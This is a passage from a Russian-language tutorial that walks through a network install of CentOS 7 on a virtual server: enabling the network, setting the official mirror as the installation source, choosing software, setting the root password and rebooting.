
В части **Localization**, настраивается системное время, раскладки клавиатуры и поддерживаемые языки.

В части **Software**, мы указываем источник, откуда будут загружаться файлы для нашей операционной системы и необходимый функционал.

И в части **System** настраиваем куда будет устанавливаться наша операционная система, политики безопасности и сетевые опции.




Поскольку в процессе сетевой установки все файлы для CentOS 7 будут скачиваться из Интернета, необходимо подключить наш виртуальный сервер с операционной системой к сети. Для этого выбираем **Network and Hostname** и “включаем” сеть, передвинув ползунок в положение **ON**. Тем самым мы задействовали наш виртуальный свич.



Теперь можно указывать путь к репозиторию, откуда мы хотим загружать файлы. Выбираем **Installation Source** и в появившемся окне указываем путь. Я укажу репозиторий CentOS - http://mirror.centos.org/centos/7/os/x86_64/






После этого, начнётся скачивание метаданных и спустя какое то время, источник будет выбран и мы увидим адрес репозитория, который указали.

В разделе **Software Selection** можно выбрать функционал, для целей которого будет использоваться сервер.

Теперь всё готово к установке, нажимаем **Begin Installation**.

Пока идёт установка, можно настроить пароль для **root** пользователя системы.





Процесс установки может занимать от 15 до 30 минут, это напрямую зависит от характеристик Вашего компьютера. Как только установка будет закончена, нам предложат перезапуститься. Нажимаем кнопку **Reboot**.

После перезагрузки, наш сервер на базе операционной системы CentOS 7 будет готов к использованию. Для доступа на сервер, необходимо ввести реквизиты доступа, которые мы вводили при создании **root** пользователя.



